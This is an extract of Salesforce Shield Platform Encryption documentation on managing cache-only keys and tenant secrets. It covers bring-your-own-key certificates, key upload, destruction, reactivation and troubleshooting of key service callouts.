
- Customize Application

To enable features on the Advanced Settings page:

- Customize Application And Modify All Data

To generate, destroy, export, import, upload, and configure tenant secrets and customer-supplied key material:

- Manage Encryption Keys



Manage Certificates Create Self-Signed Certificate Create CA-Signed Certificate

Choose Certificate certificate1 ▾ Download Certificate

▼ **Certificate Details**

Name	certificate1	Unique Name	certificate1
Created Date	3/30/2018 2:05 PM	Expiration Date	3/30/2020 5:00 AM
Key Size	4096		

☐ Upload Key Material ☒ Use a Cache-Only Key

Use a Cache-Only Key Save

Unique Key Identifier my_data_key1 Named Credential Named Credential ▾

Salesforce checks the connection to the endpoint specified by the named credential. If Salesforce can reach the endpoint, the key specified for the Unique Key Identifier becomes the active key. If not, an error displays to help you troubleshoot the connection.

Cache-only key status is recorded as FETCHED on the Key Management page and in the API.



Tip: You can monitor key configuration callouts in the Setup Audit Trail. When a callout to an active or archived cache-only key is successful, the Setup Audit Trail logs an Activated status. Individual callouts are not monitored in Setup Audit Trail.

Check Your Cache-Only Key Connection

Because your cache-only key material is stored outside of Salesforce, it's important to maintain a functional callout connection. Use the Callout Check page to monitor your connection and quickly respond to key service interruptions that could prevent the service from fetching your keys.

The Cache-Only Key: Callout Check page is accessible after you enable the Cache-Only Key Service in your org and make your first callout. Data presented as part of a callout check are never stored in the system of record.

1. From Setup, enter *Platform Encryption* in the Quick Find box, then select **Key Management**.

2. In the Actions column, next to the key material you want to check, click **Details**.

3. On the Cache-Only Key: Callout Check page, click **Check**.

Details about your callout connection display on the page. It can take a few moments for the callout check to complete and display the results.

EDITIONS

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** editions. Requires purchasing Salesforce Shield or Platform Encryption.

Available in both Salesforce Classic and Lightning Experience.

USER PERMISSIONS

To generate, destroy, export, import, upload, and configure tenant secrets and customer-supplied key material:

- Manage Encryption Keys

Cache-Only Key: Callout Check

[Help for this Page](#)

Review and check your cache-only key callout connection. Callout test results aren't saved or logged in Salesforce.

Callout Connection Details

Unique Key Identifier	123456	Named Credential	Named_Credential
Certificate Unique Name	certificate1		

Start a callout connection check to see results.

Testing callout connection for


Organization ID: 00DR00000009Ff3
 Tenant Secret ID: 02GR00000001ITm
 Unique Key Identifier: 123456
 Named Credential: Named_Credential
 Certificate Unique Name: certificate1

The callout was successful.

4. Review the details about your callout connection. If your callout connection was unsuccessful, you see a descriptive error message at the bottom of the results pane. Use this message to make the appropriate adjustments to your key service.

Destroy a Cache-Only Key

When you destroy a cache-only key, you're destroying two things: the key in the cache, and the callout connection to the key service.

1. From Setup, enter *Platform Encryption* in the Quick Find box, then select **Key Management**.
 2. Choose a key type from the Tenant Secret Type dropdown.
 3. Click **Destroy**.
Your key material's status is changed to Destroyed, and callouts to this key stop. Data encrypted with this key material is masked with "?????" in the app.
-  **Note:** Your cache-only key is unique to your org and to the specific data to which it applies. When you destroy a cache-only key, related data isn't accessible unless you reactivate it and make sure that Salesforce can fetch it.

EDITIONS

Available in: **Enterprise, Performance, Unlimited,** and **Developer** editions. Requires purchasing Salesforce Shield or Platform Encryption.

Available in both Salesforce Classic and Lightning Experience.

USER PERMISSIONS

To generate, destroy, export, import, upload, and configure tenant secrets and customer-supplied key material:

- Manage Encryption Keys

Reactivate a Cache-Only Key

If you still have your named credential associated with a key that was destroyed in Salesforce, you can reactivate a destroyed cache-only key from Setup. Cache-only keys can't be reactivated programmatically. Reactivating a destroyed key makes it the active key. Before you reactivate a destroyed key, make sure that the corresponding key service connection is recovered.

1. From Setup, enter *Platform Encryption* in the Quick Find box, then select **Key Management**.
2. Next to cache-only key you want to reactivate, click **Activate**.

EDITIONS

Available in: **Enterprise, Performance, Unlimited,** and **Developer** editions. Requires purchasing Salesforce Shield or Platform Encryption.

Available in both Salesforce Classic and Lightning Experience.

USER PERMISSIONS

To generate, destroy, export, import, upload, and configure tenant secrets and customer-supplied key material:

- Manage Encryption Keys

Choose Tenant Secret Type ☒ Data in Salesforce
☐ Search Index
☐ Data in Salesforce (Deterministic)
☐ Analytics
☐ Event Bus

These keys encrypt data stored in Salesforce. These keys encrypt data stored in Salesforce (Deterministic) data in fields, files, and attachments.

Key Management

Generate Tenant Secret Bring Your Own Key [?](#)

Actions	Version	Tenant Secret Type	Status	Key Material Source	Key Derivation	Created By	Last Modified By
Activate	20	Data in Salesforce	DESTROYED	FETCHED	<input type="checkbox"/>	Security Administrator, 5/4/2018 10:51 AM	Security Administrator, 5/30/2018 4:36 PM
Destroy	19	Data in Salesforce	ARCHIVED	FETCHED	<input type="checkbox"/>	Security Administrator, 5/4/2018 10:45 AM	Security Administrator, 5/4/2018 10:51 AM
Destroy	18	Data in Salesforce	ARCHIVED	FETCHED	<input type="checkbox"/>	Security Administrator, 5/2/2018 8:50 AM	Security Administrator, 5/4/2018 10:52 AM
Destroy	17	Data in Salesforce	ARCHIVED	FETCHED	<input type="checkbox"/>	Security Administrator, 5/2/2018 7:50 AM	Security Administrator, 5/4/2018 10:52 AM
Destroy	16	Data in Salesforce	ARCHIVED	FETCHED	<input type="checkbox"/>	Security Administrator, 4/18/2018 7:59 PM	Security Administrator, 5/4/2018 10:52 AM
Activate	15	Data in Salesforce	DESTROYED	FETCHED	<input type="checkbox"/>	Security Administrator, 4/20/2018 12:23 PM	Security Administrator, 5/30/2018 2:21 PM
Destroy Export	7	Data in Salesforce	ARCHIVED	HSM	<input checked="" type="checkbox"/>	Security Administrator, 3/26/2018 12:23 AM	Security Administrator, 4/18/2018 7:59 PM

The Shield Key Management Service fetches the reactivated cache-only key from your key service, and uses it to access data that was previously encrypted with it.



Note: You can sync your data to your active cache-only key just like you can with any other key material. When you rotate a cache-only key, contact Salesforce to request the background encryption service.

Considerations for Cache-Only Keys

These considerations apply to all data that you encrypt using the Cache-Only Key Service.

Retry Policy

If Salesforce can't reach your external key service, the callout fails and your active cache-only key's status is set to Destroyed. This prevents excessive loads on both services. The Cache-Only Key Service then periodically retries the callout to help you minimize down time. Retries occur once per minute for five minutes, then once every five minutes for 24 hours. If the Cache-Only Key Service can successfully complete a callout during this retry period, your cache-only key's status is reset to Active.

At any point during a retry period, you can activate your key material through Setup or the API pending remote key service availability. If you reactivate your key material during the retry period, all retry attempts stop.

The RemoteKeyCalloutEvent object captures every callout to your key service. You can subscribe to this event with after insert Apex triggers, and set up real-time alerts that notify you when a callout fails.

EDITIONS

Available as an add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for orgs created in Summer '15 and later.

Available in both Salesforce Classic and Lightning Experience.

401 HTTP Responses

In the event of a 401 HTTP response, Salesforce automatically refreshes any OAuth token associated with your named credential, and retries the request.

Einstein Analytics

Backups of Einstein Analytics data are encrypted with your Shield Platform Encryption keys. If you encrypt data in Einstein Analytics datasets with a cache-only key, make sure that the Analytics cache-only key is in the same state as your Data in Salesforce-type cache-only key.

Setup Audit Trail

Setup Audit Trail records activated cache-only key versions differently depending on whether a cache-only key with the Active status exists when you reactivate the key.

However, if you reactivate a destroyed key and there is already another key with the Active status, the Setup Audit Trail shows the reactivated key with an updated version number.

Cache-Only Keys and Key Types

Use a separate cache-only key for each type of data you want to encrypt. You can't use a cache-only key with multiple key types. For example, you can't use a cache-only key to encrypt both search indexes and Einstein Analytics data.

Service Protections

To protect against Shield KMS interruptions and ensure smooth encryption and decryption processes, you can have up to 10 active and archived cache-only keys of each type.

If you reach your key limit, destroy an existing key so that you can create, upload, reactivate, rearchive, or create a callout to another one. Remember to synchronize your data with an active key before destroying key material.

Troubleshoot Cache-Only Keys

One or more of these frequently asked questions may help you troubleshoot any problems that arise.

The callout to my key service isn't going through. What can I do?

Callouts can fail for various reasons. Review the error message that displays and follow these tips for resolving the problem.

Table 2: Cache-Only Key Service Errors

Error	Tips for Fixing the Problem
The remote key service returned an HTTP error: {000}. A successful HTTP response will return a 200 code.	To find out what went wrong, review the HTTP response code.
The remote key service returned an unsupported HTTP response code: {000}. A successful HTTP response will return a 200 code.	To find out what went wrong, review the HTTP response code.
The remote key service returned a content encryption key in the JWE that couldn't be decrypted with the certificate's private key. Either the JWE is corrupted, or the content	Check that you set up your named credential properly and are using the correct BYOK-compatible certificate.

EDITIONS

Available as an add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for orgs created in Summer '15 and later.

Available in both Salesforce Classic and Lightning Experience.

Error	Tips for Fixing the Problem
encryption key is encrypted with a different key.	
The content encryption key couldn't decrypt the data encryption key that was returned in the remote key service's JWE. The data encryption key is either malformed, or encrypted with a different content encryption key.	Check that you set up your named credential properly and are using the correct BYOK-compatible certificate. Named credentials must call out to an HTTPS endpoint.
We can't parse the JSON returned by your remote key service. Contact your remote key service for help.	Contact your remote key service.
The remote key service returned a malformed JWE token that can't be decoded. Contact your remote key service for help.	Contact your remote key service.
The remote key service callout returned an empty response. Contact your remote key service for help.	Contact your remote key service.
The remote key service callout took too long and timed out. Try again.	If your key service is unavailable after multiple callout attempts, contact your remote key service.
The remote key service callout failed and returned an error: {000}.	Contact your remote key service.
The remote key service returned JSON with an incorrect key ID. Expected: {valid keyID}. Actual: {invalid keyID}.	Check that you set up your named credential properly and are using the correct BYOK-compatible certificate.
The remote key service returned a JWE header with an incorrect key ID. Expected: {valid keyID}. Actual: {invalid keyID}.	Check that you set up your named credential properly and are using the correct BYOK-compatible certificate.
The remote key service returned a JWE header that specified an unsupported algorithm (alg): {algorithm}.	The algorithm for encrypting the content encryption key in your JWE header must be in RSA-OAEP format.
The remote key service returned a JWE header that specified an unsupported encryption algorithm (enc): {your enc}.	The algorithm for encrypting the data encryption key in your JWE header must be in A256GCM format.
Data encryption keys encoded in a JWE must be 32 bytes. Yours is {value} bytes.	Make sure that your data encryption key is 32 bytes.
Your JWE header must use alg, enc, and kid parameters, but no others. Found: {parameter}.	Remove the unsupported parameters from your JWE header.
Authentication with the remote key service failed with the following error: {error}.	Check the authentication settings for your chosen named credential.

The following key service errors can prevent the callout from completing. If you see errors related to these problems, contact your key service administrator for help.

- The JWE is corrupt or malformed.
- The data encryption key is malformed.
- The key service returned a malformed JWE token.
- The key service returned an empty response.

For uniform resource use, Salesforce limits the amount of time for each key service callout to 3 seconds. If the callout takes more than the allotted time, Salesforce fails the callout with a timeout error. Check that your key service is available. Make sure that your named credential references the correct endpoint—check the URL, including the IP address.

Can I execute a remote callout in Apex?

Yes. Salesforce manages all authentication for Apex callouts that specify a named credential as the callout endpoint so that your code doesn't have to. To reference a named credential from a callout definition, use the named credential URL. A named credential URL contains the scheme callout, the name of the named credential, and an optional path. For example:
callout:My_Named_Credential/some_path.

See [Named Credentials as Callout Endpoints](#) in the Apex Developer Guide.

Can I monitor my callout history?

If you want to review or track cache-only key events, use the RemoteKeyCalloutEvent standard object. Either use the `describeSObjects()` call to view event information, or an after insert Apex trigger to perform custom actions after each callout. For example, you can write a trigger that stores RemoteKeyCallout events in a custom object. When you store RemoteKeyCallout events in a custom object, you can monitor your callout history. See the [RemoteKeyCalloutEvent](#) entry in the SOAP API Developer Guide for more information.

The Setup Audit Trail tracks changes in key material state and named credential settings. Callout history isn't recorded in log files.

When I try to access data encrypted with a cache-only key, I see "?????" instead of my data. Why?

Masking means one of two things. Either the connection to your key service is broken and we can't fetch your key, or the data is encrypted with a destroyed key. Check that your key service is available and that your named credential references the correct endpoint. If any key versions are marked as Destroyed as a result of a key service failure, recover the connection and manually activate the key version.

Do I have to make a new named credential every time I rotate a key?

Nope. You can use a named credential with multiple keys. As long as you host your key material at the endpoint specified in an existing named credential, you're all set. When you rotate your key material, change the key ID in the Unique Key Identifier field. Double-check that your new key is stored at the specified endpoint URL in your named credential.

I'm still having problems with my key. Who should I talk to?

If you still have questions, contact your account executive or Customer Success manager. They'll put you in touch with a support team specific to this feature.

Manage Shield Platform Encryption

To provide Shield Platform Encryption for your organization, contact your Salesforce account executive. They'll help you provision the correct license so you can get started on creating your own unique tenant secret.

Assign the Manage Encryption Keys, Manage Certificates, and Customize Application permissions to people you trust to manage tenant secrets and certificates. Users with the Manage Encryption Keys permission can generate, export, import, and destroy organization-specific keys. It's a good idea to monitor the key management activities of these users regularly with the setup audit trail.

Users with both Manage Certificates and Manage Encryption Keys permissions can manage certificates and tenant secrets with the Shield Platform Encryption Bring Your Own Key (BYOK) service. You can also monitor these users' key and certificate management activities with the setup audit trail.

Authorized developers can generate, rotate, export, destroy, and reimport tenant secrets by coding a call to the TenantSecret object in the Salesforce API.

IN THIS SECTION:

[Generate a Tenant Secret](#)

You can have Salesforce generate a unique tenant secret for your organization, or you can generate your own tenant secret using your own external resources. In either case, you manage your own tenant secret: you can rotate it, archive it, and designate other users to share responsibility for it.

[Rotate Your Encryption Tenant Secrets](#)

You control the life cycle of your data encryption keys by controlling the life cycle of your tenant secrets. It's recommended to regularly generate a new tenant secret and archive the previously active one.

[Back Up Your Tenant Secret](#)

Your tenant secret is unique to your organization and to the specific data to which it applies. Salesforce recommends that you export your secret to ensure continued data access in cases where you need to gain access to the related data again.

[Destroy A Tenant Secret](#)

Only destroy tenant secrets in extreme cases where access to related data is no longer needed. Your tenant secret is unique to your organization and to the specific data to which it applies. Once you destroy a tenant secret, related data is not accessible unless you previously exported the key and then import the key back into Salesforce.

[Disable Encryption on Fields](#)

At some point, you may need to disable Shield Platform Encryption for fields, files, or both. You can turn field encryption on or off individually, but file encryption is all or nothing.

[Require Two-Factor Authentication for Key Management](#)

Two-factor authentication is a powerful tool for securing access to data and resources. You can require two-factor authentication for key management tasks like generating, rotating, or uploading key material and certificates.

[How Shield Platform Encryption Works](#)

Shield Platform Encryption relies on a unique tenant secret that you control and a master secret that's maintained by Salesforce. We combine these secrets to create your unique data encryption key. We use that key to encrypt data that your users put into Salesforce, and to decrypt data when your authorized users need it.

EDITIONS

Available as an add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for orgs created in Summer '15 and later.

Available in both Salesforce Classic and Lightning Experience.

USER PERMISSIONS

To manage tenant secrets:

- **Manage Encryption Keys**

[Shield Platform Encryption Best Practices](#)

Take the time to identify the most likely threats to your organization. This process helps you distinguish data that needs encryption from data that doesn't, so that you can encrypt only what you need to. Make sure that your tenant secret and keys are backed up, and be careful who you allow to manage your secrets and keys.

[Tradeoffs and Limitations of Shield Platform Encryption](#)

A security solution as powerful as Shield Platform Encryption doesn't come without some tradeoffs. When your data is encrypted, some users may see limitations to some functionality, and a few features aren't available at all. Consider the impact on your users and your overall business solution as you design your encryption strategy.

Generate a Tenant Secret

You can have Salesforce generate a unique tenant secret for your organization, or you can generate your own tenant secret using your own external resources. In either case, you manage your own tenant secret: you can rotate it, archive it, and designate other users to share responsibility for it.

When you generate a new tenant secret, any new data is encrypted using this key. However, existing sensitive data remains encrypted using previous keys. In this situation, we strongly recommend re-encrypting these fields using the latest key. Contact Salesforce for help with this.



Note: This page is about Shield Platform Encryption, not Classic Encryption. [What's the difference?](#)

IN THIS SECTION:

[Generate a Tenant Secret with Salesforce](#)

Salesforce makes it easy to generate a unique tenant secret from the Setup menu.

[Manage Tenant Secrets by Type](#)

Tenant secret types allow you to specify which kind of data you want to encrypt with a tenant secret. You can apply different key rotation cycles or key destruction policies to tenant secrets that encrypt different kinds of data. You can apply a tenant secret to search index files or other data stored in tenant secret.

[Generate Your Own Tenant Secret \(BYOK\)](#)

When you supply your own tenant secret, you get the benefits of built-in Salesforce Shield Platform Encryption plus the extra assurance that comes from exclusively managing your tenant secret.

EDITIONS

Available as an add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for orgs created in Summer '15 and later.

Available in both Salesforce Classic and Lightning Experience.

USER PERMISSIONS

To manage tenant secrets:

- [Manage Encryption Keys](#)

Generate a Tenant Secret with Salesforce

Salesforce makes it easy to generate a unique tenant secret from the Setup menu.

Only authorized users can generate tenant secrets from the Platform Encryption page. Ask your Salesforce admin to assign you the Manage Encryption Keys permission.

1. From Setup, in the Quick Find box, enter *Platform Encryption*, and then select **Key Management**.
2. In the Choose Tenant Secret Type dropdown list, choose a data type.
3. Click **Generate Tenant Secret**.

How often you can generate a tenant secret depends on the tenant secret type.

- You can generate tenant secrets for the Data in Salesforce type once every 24 hours in production orgs, and once every 4 hours in Sandbox orgs.
- You can generate tenant secrets for the Search Index type once every 7 days.



Note: You can have up to 50 active and archived tenant secrets of each type. For example, you can have one active and 49 archived Data in Salesforce tenant secrets, and the same number of Analytics tenant secrets. This limit includes Salesforce-generated and customer-supplied key material.

If you run into this limit, destroy an existing key before reactivating, rearchiving, or creating a callout to another one. Before destroying a key, synchronize the data it encrypts with an active key.



Note: This page is about Shield Platform Encryption, not Classic Encryption. [What's the difference?](#)

EDITIONS

Available as an add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for orgs created in Summer '15 and later.

Available in both Salesforce Classic and Lightning Experience.

USER PERMISSIONS

To manage tenant secrets:

- Manage Encryption Keys

Manage Tenant Secrets by Type

Tenant secret types allow you to specify which kind of data you want to encrypt with a tenant secret. You can apply different key rotation cycles or key destruction policies to tenant secrets that encrypt different kinds of data. You can apply a tenant secret to search index files or other data stored in tenant secret.

Tenant secrets are categorized according to the kind of data they encrypt.

Data in Salesforce

Encrypts data using the probabilistic encryption scheme, including data in fields, attachments, and files other than search index files.

Data in Salesforce (Deterministic)

Encrypts data using the deterministic encryption scheme, including data in fields, attachments, and files other than search index files.

Search Index

Encrypts search index files.

Analytics

Encrypts Einstein Analytics data.

Event Bus (Developer Preview)

Encrypts data changes and the corresponding change event that contains them.

Note:

- Tenant secrets that were generated or uploaded before the Spring '17 release are categorized as the Data in Salesforce type.
- You can have up to 50 active and archived tenant secrets of each type. For example, you can have one active and 49 archived Data in Salesforce tenant secrets, and the same number of Analytics tenant secrets. This limit includes Salesforce-generated and customer-supplied key material.

If you run into this limit, destroy an existing key before reactivating, rearchiving, or creating a callout to another one. Before destroying a key, synchronize the data it encrypts with an active key.

1. From Setup, in the Quick Find box, enter *Platform Encryption*, and then select **Key Management**.
2. In the Choose Tenant Secret Type dropdown list, choose a data type.

The Key Management page displays all tenant secrets of each data type. If you generate or upload a tenant secret while viewing tenant secrets of a particular type, it becomes the active tenant secret for that data.

 **Note:** This page is about Shield Platform Encryption, not Classic Encryption. [What's the difference?](#)

EDITIONS

Available as an add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for orgs created in Summer '15 and later.

Available in both Salesforce Classic and Lightning Experience.

USER PERMISSIONS

To manage tenant secrets:

- Manage Certificates
- AND
- Manage Encryption Keys

Generate Your Own Tenant Secret (BYOK)

When you supply your own tenant secret, you get the benefits of built-in Salesforce Shield Platform Encryption plus the extra assurance that comes from exclusively managing your tenant secret.

Controlling your own tenant secret entails generating a BYOK-compatible certificate, using that certificate to encrypt and secure your self-generated tenant secret, then granting the Salesforce Shield Platform Encryption key management machinery access to your tenant secret.

IN THIS SECTION:

1. [Generate a BYOK-Compatible Certificate](#)

To encrypt customer-supplied key material, use Salesforce to generate a 4096-bit RSA certificate. You can generate a self-signed or certificate-authority (CA) signed certificate. Each BYOK-compatible certificate's private key is encrypted with a derived, org-specific tenant secret key.

2. [Generate and Wrap Your Tenant Secret](#)

Generate a random number as your tenant secret. Then calculate an SHA256 hash of the secret, and encrypt it with the public key from the certificate you generated.

3. [Upload Your Tenant Secret](#)

After you have your tenant secret, upload it to Salesforce. The Shield Key Management Service (KMS) uses your tenant secret to derive your org-specific data encryption key.

4. [Opt-Out of Key Derivation with BYOK](#)

If you don't want Salesforce to derive a data encryption key for you, you can opt out of key derivation and upload your own final data encryption key. Opting out gives you even more control of the key material used to encrypt and decrypt your data.

EDITIONS

Available as an add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for orgs created in Summer '15 and later.

Available in both Salesforce Classic and Lightning Experience.

USER PERMISSIONS

To manage tenant secrets:

- Manage Encryption Keys
- AND
- Manage Certificates

Generate a BYOK-Compatible Certificate

To encrypt customer-supplied key material, use Salesforce to generate a 4096-bit RSA certificate. You can generate a self-signed or certificate-authority (CA) signed certificate. Each BYOK-compatible certificate's private key is encrypted with a derived, org-specific tenant secret key.

To create a self-signed certificate:

1. From Setup, in the Quick Find box, enter *Platform Encryption*, and then select **Key Management**.
2. Click **Bring Your Own Key**.
3. Click **Create Self-Signed Certificate**.
4. Enter a unique name for your certificate in the Label field. The Unique Name field automatically assigns a name based on what you enter in the Label field.

The Exportable Private Key (1), Key Size (2), and Use Platform Encryption (3) settings are pre-set. These settings ensure that your self-signed certificate is compatible with Salesforce Shield Platform Encryption.

The screenshot shows the 'Certificates' page in Salesforce. The left sidebar has a search bar with 'certificate' and a navigation menu with 'Administer', 'Security Controls', and 'Certificate and Key Management'. The main content area is titled 'Certificates' and includes a help link. Below this is the 'Certificate and Key Edit' form. The form has the following fields and settings: 'Label' (text input), 'Unique Name' (text input with an info icon), 'Type' (Self-Signed), 'Exportable Private Key' (checkbox, checked, circled in red with a '1'), 'Key Size' (dropdown menu, 4096, circled in red with a '2'), and 'Use Platform Encryption' (checkbox, checked, circled in red with a '3'). At the bottom are 'Save' and 'Cancel' buttons.

5. When the Certificate and Key Detail page appears, click **Download Certificate**.

If you're not sure whether a self-signed or CA-signed certificate is right for you, consult your organization's security policy. See [Certificates and Keys](#) in Salesforce Help for more about what each option implies.

To create a CA-signed certificate, follow the instructions in the [Generate a Certificate Signed By a Certificate Authority](#) topic in Salesforce Help. Remember to manually change the **Exportable Private Key**, **Key Size**, and **Platform Encryption** settings to ensure that your certificate is BYOK-compatible.

EDITIONS

Available as an add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for orgs created in Summer '15 and later.

Available in both Salesforce Classic and Lightning Experience.

USER PERMISSIONS

To generate, destroy, export, import, upload, and configure tenant secrets and customer-supplied key material:

- Manage Encryption Keys

To manage certificates:

- Manage Certificates

Generate and Wrap Your Tenant Secret

Generate a random number as your tenant secret. Then calculate an SHA256 hash of the secret, and encrypt it with the public key from the certificate you generated.

1. Generate a 256-bit tenant secret using the method of your choice.

You can generate your tenant secret in one of 2 ways:

- Use your own on-premises resources to generate a tenant secret programmatically, using an open source library such as Bouncy Castle or OpenSSL.



Tip: We've provided a script on page 199 that may be useful as a guide to the process.

- Use a key brokering partner that can generate, secure, and share access to your tenant secret.
2. Wrap your tenant secret with the public key from the BYOK-compatible certificate you generated. Specify the OAEP padding scheme. Make sure the resulting encrypted tenant secret and hashed tenant secret files are encoded using base64.
 3. Encode this encrypted tenant secret to base64.
 4. Calculate an SHA-256 hash of the plaintext tenant secret.
 5. Encode the SHA-256 hash of the plaintext tenant secret to base64.

Upload Your Tenant Secret

After you have your tenant secret, upload it to Salesforce. The Shield Key Management Service (KMS) uses your tenant secret to derive your org-specific data encryption key.

1. From Setup, in the Quick Find box, enter *Platform Encryption*, and then select **Key Management**.
2. Click **Bring Your Own Key**.
3. In the Upload Tenant Secret section, attach both the encrypted key material and the hashed plaintext key material. Click **Upload**.

Bring Your Own Keys

Upload a tenant secret by first selecting or creating an active 4096-bit certificate in the Manage Certificates section. Then upload an encrypted secret and hashed tenant secret in the Upload Tenant Secret section.

[Back to Platform Encryption](#)

Manage Certificates [Create Self-Signed Certificate](#) [Create CA-Signed Certificate](#)

Choose Certificate: my.cert [Download Certificate](#)

Certificate Details			
Name	my.cert	Unique Name	my_cert
Created Date	8/18/2016 4:32 PM	Expiration Date	8/17/2018 5:00 PM
Key Size	4096		

Upload Tenant Secret [Upload](#)

Encrypted Tenant Secret	Choose File	No file chosen
Hashed Tenant Secret	Choose File	No file chosen

This tenant secret automatically becomes the active tenant secret.

EDITIONS

Available as an add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for orgs created in Summer '15 and later.

Available in both Salesforce Classic and Lightning Experience.

USER PERMISSIONS

To manage tenant secrets:

- Manage Encryption Keys
- AND
- Manage Certificates

EDITIONS

Available as an add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for orgs created in Summer '15 and later.

Available in both Salesforce Classic and Lightning Experience.


USER PERMISSIONS

To manage key material:

- Manage Encryption Keys
- AND
- Manage Certificates

Your tenant secret is now ready to be used for key derivation. From here on, the Shield KMS uses your tenant secret to derive an org-specific data encryption key. The app server then uses this key to encrypt and decrypt your users' data.

If you don't want Salesforce to derive a data encryption key for you, you can opt out of key derivation and upload your own final data encryption key. For more information, see "Opt-Out of Key Derivation with BYOK" in Salesforce Help.

 **Note:** You can have up to 50 active and archived tenant secrets of each type. For example, you can have one active and 49 archived Data in Salesforce tenant secrets, and the same number of Analytics tenant secrets. This limit includes Salesforce-generated and customer-supplied key material.

If you reach the limit, destroy an existing key before reactivating, rearchiving, or creating a callout to another one. Before destroying a key, synchronize the data that it encrypts with an active key.

4. Export your tenant secret, and back it up as prescribed in your organization's security policy.

To restore a destroyed tenant secret, reimport it. The exported tenant secret is different from the tenant secret you uploaded. It's encrypted with a different key and has additional metadata embedded in it. See [Back Up Your Tenant Secret](#) in Salesforce Help.


 **Note:** This page is about Shield Platform Encryption, not Classic Encryption. [What's the difference?](#)

Opt-Out of Key Derivation with BYOK

If you don't want Salesforce to derive a data encryption key for you, you can opt out of key derivation and upload your own final data encryption key. Opting out gives you even more control of the key material used to encrypt and decrypt your data.

Generate your customer-supplied data encryption key using a method of your choice. Then calculate an SHA256 hash of the key, and encrypt it with the public key from a BYOK-compatible certificate. See [Upload Your Tenant Secret](#) for details about how to prepare customer-supplied key material.

1. From Setup, in the Quick Find box, enter *Platform Encryption*, and then select **Advanced Settings**.
2. Enable Allow BYOK to Opt-Out of Key Derivation.
You can now opt out of key derivation when you upload key material.
3. From Setup, in the Quick Find box, enter *Platform Encryption*, and then select **Key Management**.
4. Click **Bring Your Own Key**.
5. Uncheck **Use Salesforce key derivation**.



6. In the Upload Tenant Secret section, attach both your encrypted data encryption key and your hashed plaintext data encryption key.
7. Click **Upload**.
This data encryption key automatically becomes the active key.

EDITIONS

Available as an add-on subscription in: **Enterprise**, **Performance**, and **Unlimited** Editions. Requires purchasing Salesforce Shield. Available in **Developer** Edition at no charge for orgs created in Summer '15 and later.

Available in both Salesforce Classic and Lightning Experience.

USER PERMISSIONS

Generate, destroy, export, import, and upload tenant secrets and customer-supplied key material:

- Manage Encryption Keys

Enable features on the Advanced Settings page

- Customize Application

AND

Modify All Data

Key Management Key Management Help							
Generate Tenant Secret Bring Your Own Key							
Actions	Version	Tenant Secret Type	Status	Key Material Source	Key Derivation	Created By	Last Modified By
Export	38	Data in Salesforce	ACTIVE	HSM	✓	Arthur Brookes, 5/1/2018 4:29 PM	Arthur Brookes, 5/1/2018 4:29 PM
Destroy Export	37	Data in Salesforce	ARCHIVED	HSM	✓	Arthur Brookes, 5/1/2018 11:29 AM	Arthur Brookes, 5/1/2018 4:29 PM
